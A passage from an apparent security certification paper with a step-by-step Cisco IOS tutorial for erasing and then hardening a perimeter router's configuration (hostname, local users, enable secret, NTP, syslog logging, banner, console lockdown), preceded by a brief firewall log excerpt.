14:50:30	VPN-1 & FireWall-1	SMCPWR23	GFW1	Log	Decrypt	http	192.0.2.254	LAN_WEB1	TCP	24	1089

Figure 36

As we can see there is one Drop entry in the rule base. What we tried to do here is connect to the internal mail server on TCP port 80. This is not allowed by the policy, so the traffic is dropped. We also tried to connect to the internal web server and that has worked as the last entry of the log file shows.

Be aware! One the SecureClient has connected successfully with a VPN gateway, the downloaded security policy from the policy Server also works when there is not VPN session active. This could result in loss of functionality when connected to the internal network. This problem is easily solved, since the SecureClient also offers an option to disable the policy downloaded from the Policy Server.

## 2.4 - Security policy tutorial

### 2.4.1 - Introduction

Configuration of the router is mainly based on the NSA guides of the NSA. These guides are comprehensive and easy to read. For that matter, we recommend everybody involved in implementing security to give their guides a good look. They can be very helpful securing your environment. The guides at NIST has written them are also very useful, but on another level. They are somewhat global, whereas the NSA guides take you by the hand throughout the configuration process. Again, we really recommend that you read these guides, as they are very informative.

For the purpose of this tutorial, we assume a router that is already configured. We will erase the configuration before we start implementing our perimeter router security policy. We also make the following assumptions regarding this configuration: the username is *Richard*, the password is *password*, the enable password is *password* and the router's name is *East*.

NOTE: The screenshots are taken on a Cisco 3620 router with IOS version 12.0 version, not IOS version 12.2.

Before we can start to configure the router, we need to have a terminal emulator. Our favorite is Tera Term, a flexible program, which offers features as scrolling the terminal and logging to a file.

We will configure the router via a console connection. This is the most secure way of configuring a router. Since we will be disabling the aux and vty lines, we would lock ourselves out of the router; something we do not want to happen.

First we will turn off the router and then connect a laptop to the router via a console cable. We assume it is connected to the COM1 port of the laptop. Now we can turn the router on so it boots. In the meanwhile we will configure the settings of Tera Term.

Since we connected the console cable to COM1 of the laptop, we have to tell Tera Term that we want to connect to COM1. When connecting to a Cisco router the configuration of the COM1 port in the terminal emulator must be configured as follows:

- Baud Rate: 9600
- Data Bits: 8
- Stop Bits: 1
- Parity: none
- Flow Control: none

For the rest of this tutorial we assume we are using a laptop with an already configured Tera Term.

### 2.4.2 - Erasing Configuration

The first thing we do is start Tera Term:




Figure 37

Wow. What's that? An empty screen? No problem, you are connected to the router, but you need to press ENTER once (some terminal emulators want you to press a few times on the ENTER key. Press ENTER until you get the screen as seen in figure 2. Once you have done that you will get the following screen asking you for an authorized username:




Figure 38

Now it is just a matter of entering the username, press ENTER, enter the password and press ENTER again and we are in the router as shown in the following screen:




Figure 39

As we can see, the router prompt is East>. This indicates that the router's name is East and we are in the User Mode. The command we really want to run cannot be run on this level (unless the router is configured to allow this). To enter the level where we can enter our desired command, we need to do the following:

Enter the **enable** command, press ENTER, supply the password and press ENTER again. Now we are in the Privileged Mode, also referred to as the Enable Mode:




Figure 40

See how the prompt changes? Almost every mode in the Cisco IOS has its own prompt.

Prompt	Mode
Router>	User mode
Router#	Privileged mode
Router(config)#	Configuration mode
Router(config-if)#	Interface configuration mode

Now we enter the following command: **erase startup-config** and press ENTER. Then the router will ask for confirmation. By pressing the ESC key you answer NO whereas pressing the ENTER key will confirm the command. So, we press the ENTER key (we want to erase the configuration, right?) and after a few seconds the router comes up with the following screen:

```

Tera Term - COM1 VT
File Edit Setup Control Window Help

Username: richard
Password:
East>en
Password:
East#erase startup-config
Erasing the nvram filesystem will remove all files! Continue? [confirm]
[OK]
Erase of nvram: complete
East#

```


Figure 41

We now have removed the startup configuration of this router. But, as it says, that's the startup configuration. A router has several configurations. The most important ones are the startup configuration and the running-configuration.

The startup configuration is the configuration which is loaded in the router's memory. Once it's loaded, it's known as the running configuration. This is the configuration you usually edit after entering the **configure terminal** command.

Since we don't want a running configuration and we have deleted the startup configuration, we need to reboot the router to get the router into the setup mode.

To do this, enter the **reload** command and press ENTER:




```
Tera Term - COM1 VT
File Edit Setup Control Window Help

User Access Verification
Username: richard
Password:
East>en
Password:
East#erase startup-config
Erasing the nvram filesystem will remove all files! Continue? [confirm]
[OK]
Erase of nvram: complete
East#reload
Proceed with reload? [confirm]
```

Figure 42

As we can see, the router asks for confirmation. By pressing the ENTER key again, we confirm the command and the router will reboot itself. During this boot process the router will show information such as the amount of memory installed, the IOS version it is running, the type of CPU and more. This can be seen in the figures 43 and 44.



```
Tera Term - COM1 VT
File Edit Setup Control Window Help


User Access Verification
Username: richard
Password:
East>en
Password:
East#erase startup-config
Erasing the nvram filesystem will remove all files! Continue? [confirm]
[OK]
Erase of nvram: complete
East#reload
Proceed with reload? [confirm]

System Bootstrap, Version 11.1(20)AA2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Copyright (c) 1999 by cisco Systems, Inc.
C3600 processor with 32768 Kbytes of main memory
Main memory is configured to 32 bit mode with parity disabled

program load complete, entry point: 0x80008000, size: 0x6b8678
Self decompressing the image : #####
#####
```

Figure 43

After the reboot, the router will present you with the following screen:



```
Tera Term - COM1 VT
File Edit Setup Control Window Help

Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3620-IS-M), Version 12.0(5)T1, RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Tue 17-Aug-99 15:56 by cmong
Image text-base: 0x600088F0, data-base: 0x60C4A000

cisco 3620 (R4700) processor (revision 0x81) with 24576K/8192K bytes of memory.
Processor board ID 05110004
R4700 CPU at 80Mhz, Implementation 33, Rev 1.0
Bridging software.
X.25 software, Version 3.0.0.
1 Ethernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
DRAM configuration is 32 bits wide with parity disabled.
29K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)

--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]: █
```

Figure 44

Since the router has no startup configuration, it enters the system configuration mode. This mode can be used to configure a router, but we will not use this process, we will use the manual method by entering all commands ourselves.

For completeness we will show what the questions are that will be asked if answering yes to the question in figure 44. By entering yes, the router will present you with questions where it expects answers from us. Here is a screenshot with some entries filled in:

```

Tera Term - COM1 VT
File Edit Setup Control Window Help

--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]: yes

At any point you may enter a question mark '?' for help.
Use ctrl-c to abort configuration dialog at any prompt.
Default settings are in square brackets '['.

Basic management setup configures only enough connectivity
for management of the system, extended setup will ask you
to configure each interface on the system

Would you like to enter basic management setup? [yes/no]: yes
Configuring global parameters:

Enter host name [Router]: East

The enable secret is a password used to protect access to
privileged EXEC and configuration modes. This password, after
entered, becomes encrypted in the configuration.
Enter enable secret: STRONGPASSWORD

The enable password is used when you do not specify an
enable secret password, with some older software versions, and
some boot images.
Enter enable password: ANOTHERSTRONGPASSWORD

The virtual terminal password is used to protect
access to the router over a network interface.
Enter virtual terminal password: YETANOTHERSTRONGPASSWORD
Configure SNMP Network Management? [yes]: no

Current interface summary

Any interface listed with OK? value "NO" does not have a valid configuration

Interface      IP-Address      OK? Method Status      Prot
ocol
Ethernet1/0      unassigned      NO  unset  up          down
Serial1/0        unassigned      NO  unset  down        down

Enter interface name used to connect to the
management network from the above interface summary: █


```

Figure 45

As we have stated before, we will use the manual method of entering all commands, so we will answer no to the question as seen in figure 44.

When we answer no immediately after the question *Would you like to enter the initial configuration dialog? [yes/no]*: the router will ask us if we want to terminate the autoinstall process. When you enter yes as response we will see the following screen:



A screenshot of a Tera Term window titled "Tera Term - COM1 VT". The window has a menu bar with "File", "Edit", "Setup", "Control", "Window", and "Help". The main text area displays the following information: "Image text-base: 0x600088F0, data-base: 0x60C4A000", "cisco 3620 (R4700) processor (revision 0x81) with 24576K/8192K bytes of memory.", "Processor board ID 05110004", "R4700 CPU at 80Mhz, Implementation 33, Rev 1.0", "Bridging software.", "X.25 software, Version 3.0.0.", "1 Ethernet/IEEE 802.3 interface(s)", "1 Serial network interface(s)", "DRAM configuration is 32 bits wide with parity disabled.", "29K bytes of non-volatile configuration memory.", and "8192K bytes of processor board System flash (Read/Write)". Below this, a separator line "--- System Configuration Dialog ---" is shown. The text then asks "Would you like to enter the initial configuration dialog? [yes/no]: no" and "Would you like to terminate autoinstall? [yes]: yes". At the bottom, it says "Press RETURN to get started!" with a cursor on the first line.

```
Tera Term - COM1 VT
File Edit Setup Control Window Help
Image text-base: 0x600088F0, data-base: 0x60C4A000
cisco 3620 (R4700) processor (revision 0x81) with 24576K/8192K bytes of memory.
Processor board ID 05110004
R4700 CPU at 80Mhz, Implementation 33, Rev 1.0
Bridging software.
X.25 software, Version 3.0.0.
1 Ethernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
DRAM configuration is 32 bits wide with parity disabled.
29K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)

--- System Configuration Dialog ---


Would you like to enter the initial configuration dialog? [yes/no]: no

Would you like to terminate autoinstall? [yes]: yes

Press RETURN to get started!
```

Figure 46

But, if we were having a coffee break during the boot process of the router and we answer no to the question in figure 44, we will not get the question to terminate autoinstall. Instead we immediately get the *Press RETURN to get started!* Message:

A screenshot of a Tera Term window titled "Tera Term - COM1 VT". The window has a menu bar with "File", "Edit", "Setup", "Control", "Window", and "Help". The main text area displays the following information: "Copyright (c) 1986-1999 by cisco Systems, Inc.", "Compiled Tue 17-Aug-99 15:56 by cmong", "Image text-base: 0x600088F0, data-base: 0x60C4A000", "cisco 3620 (R4700) processor (revision 0x81) with 24576K/8192K bytes of memory.", "Processor board ID 05110004", "R4700 CPU at 80Mhz, Implementation 33, Rev 1.0", "Bridging software.", "X.25 software, Version 3.0.0.", "1 Ethernet/IEEE 802.3 interface(s)", "1 Serial network interface(s)", "DRAM configuration is 32 bits wide with parity disabled.", "29K bytes of non-volatile configuration memory.", and "8192K bytes of processor board System flash (Read/Write)". Below this, a separator line "--- System Configuration Dialog ---" is shown. The text then asks "Would you like to enter the initial configuration dialog? [yes/no]: no" and "Press RETURN to get started!" with a cursor on the first line.

```
Tera Term - COM1 VT
File Edit Setup Control Window Help
Copyright (c) 1986-1999 by cisco Systems, Inc.
Compiled Tue 17-Aug-99 15:56 by cmong
Image text-base: 0x600088F0, data-base: 0x60C4A000
cisco 3620 (R4700) processor (revision 0x81) with 24576K/8192K bytes of memory.
Processor board ID 05110004
R4700 CPU at 80Mhz, Implementation 33, Rev 1.0
Bridging software.
X.25 software, Version 3.0.0.
1 Ethernet/IEEE 802.3 interface(s)
1 Serial network interface(s)
DRAM configuration is 32 bits wide with parity disabled.
29K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)


--- System Configuration Dialog ---

Would you like to enter the initial configuration dialog? [yes/no]: no

Press RETURN to get started!
```

Figure 47

Either way, it doesn't matter how we got here, by pressing ENTER now, we will enter the User Mode of the router. You most likely will receive messages which run through your command line interface. This is annoying, but by waiting a few seconds and pressing the ENTER key several times, you will get the prompt back:



```
Tera Term - COM1 VT
File Edit Setup Control Window Help

Would you like to enter the initial configuration dialog? [yes/no]: no

Press RETURN to get started!

00:00:12: %LINK-3-UPDOWN: Interface Serial1/0, changed state to down
00:00:12: %LINK-3-UPDOWN: Interface Ethernet1/0, changed state to up
00:00:13: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed state to down
00:00:13: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet1/0, changed state to down
00:01:17: %IP-5-WEBINST_KILL: Terminating DNS process
00:01:18: %SYS-5-RESTART: System restarted --
Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3620-IS-M), Version 12.0(5)T1, RELEASE SOFTWARE (fc1)
Copyright (c) 1986-1999 by Cisco Systems, Inc.
Compiled Tue 17-Aug-99 15:56 by cmong
00:01:19: %LINK-5-CHANGED: Interface Ethernet1/0, changed state to administratively down
00:01:19: %LINK-5-CHANGED: Interface Serial1/0, changed state to administratively down
Router>
```

Figure 48

We now have cleared the running configuration and the startup configuration of the router. Now we can configure the router with the configuration we need.

That's what we will do next in this tutorial: create the required configuration for the GIAC router to enable a secure connection with the world. The tutorial will only discuss the security related configuration items.

### 2.4.3 - Configure Global settings

The first thing we will do is change the name of the router. Don't use names that give away too much information, such as the IOS level or router type. Instead use names which are descriptive to you without being easy to understand. For this paper we use GR1 (GIAC Router1). To do this, we need to enter the following commands:

```
Router> enable
Router# configure terminal
Router(config)# hostname GR1
```

As you can see the change is an immediate one. This shows that when you make changes they are effective immediately in the running configuration of the router. So be careful with the commands you enter!

Next we will setup two users for this router. These users will be allowed to login via the console port (we will configure this later):

```
GR1(config)# username Richard privilege 1 password STRONGPASSWORD
GR1(config)# username Chris privilege 1 password AGAIN_A_STRONGPASSWORD
```

The usernames are not capital sensitive, but the passwords are! The capital for the usernames is just for readability. After we configure the console to only allow authorized users, they are logged in at the User EXEC mode. Only a few commands

are available then. When they want to make changes, they need to enter the Privileged EXEC mode with the **enable** command. At this moment we have not configured a password for it, so we will do this next:

```
GR1(config)# enable secret YET_ANOTHER_STRONGPASSWORD
```

The enable secret command writes the password to the configuration in a one-way MD5 hashing format. This is much more secure than having the password in plain text format as it is written with the enable command.

Make sure that the **enable** password is not the same as that of any of the users you create on a router!

Since we want to be sure that the timestamps of our logging messages are accurate, the router must be able to synchronize its time with our NTP server:

```
GR1(config)# ntp server 192.0.2.60 source ethernet 1/0
```

We also need to configure the timestamps of the log messages:

```
GR1(config)# service timestamps log datetime msec localtime show -timezone
GR1(config)# service timestamps debug datetime msec localtime show -timezone
```

Now we go onwards to configure our logging settings. On our console we only want messages which are critical and require immediate attention:

```
GR1(config)# logging console critical
```

We want a buffer of 16KB, so that we have a small history of informational loggings:

```
GR1(config)# logging buffered 16000 informational
```

We also want log messages to be sent to our Syslog server. We want these messages to come from the ethernet interface of our router:

```
GR1(config)# logging facility local6
GR1(config)# logging source-interface ethernet 1/0
GR1(config)# logging 192.0.2.60
GR1(config)# logging on
```

Now if we are connected to the console of the router and we wish to view the logging it has buffered, we need to issue the **show logging** command at the enable prompt.

We also want to have a welcoming banner before a user logs in to the router:

```
GR1(config)# banner motd #ACCESS STRICTLY PROHIBITED. Only continue when you are an
authorized user.#
```

Notice the fact that the router scrolls the entered text, rather than continuing on the next line.

#### 2.4.4 - Configure Remote Management settings

Now we need to secure access to the console port, so only these two users can login to the router:

```
GR1(config)# line console 0  
GR1(config-line)# transport input none  
GR1(config-line)# login local  
GR1(config-line)# exec-timeout 10 0  
GR1(config-line)# exit
```

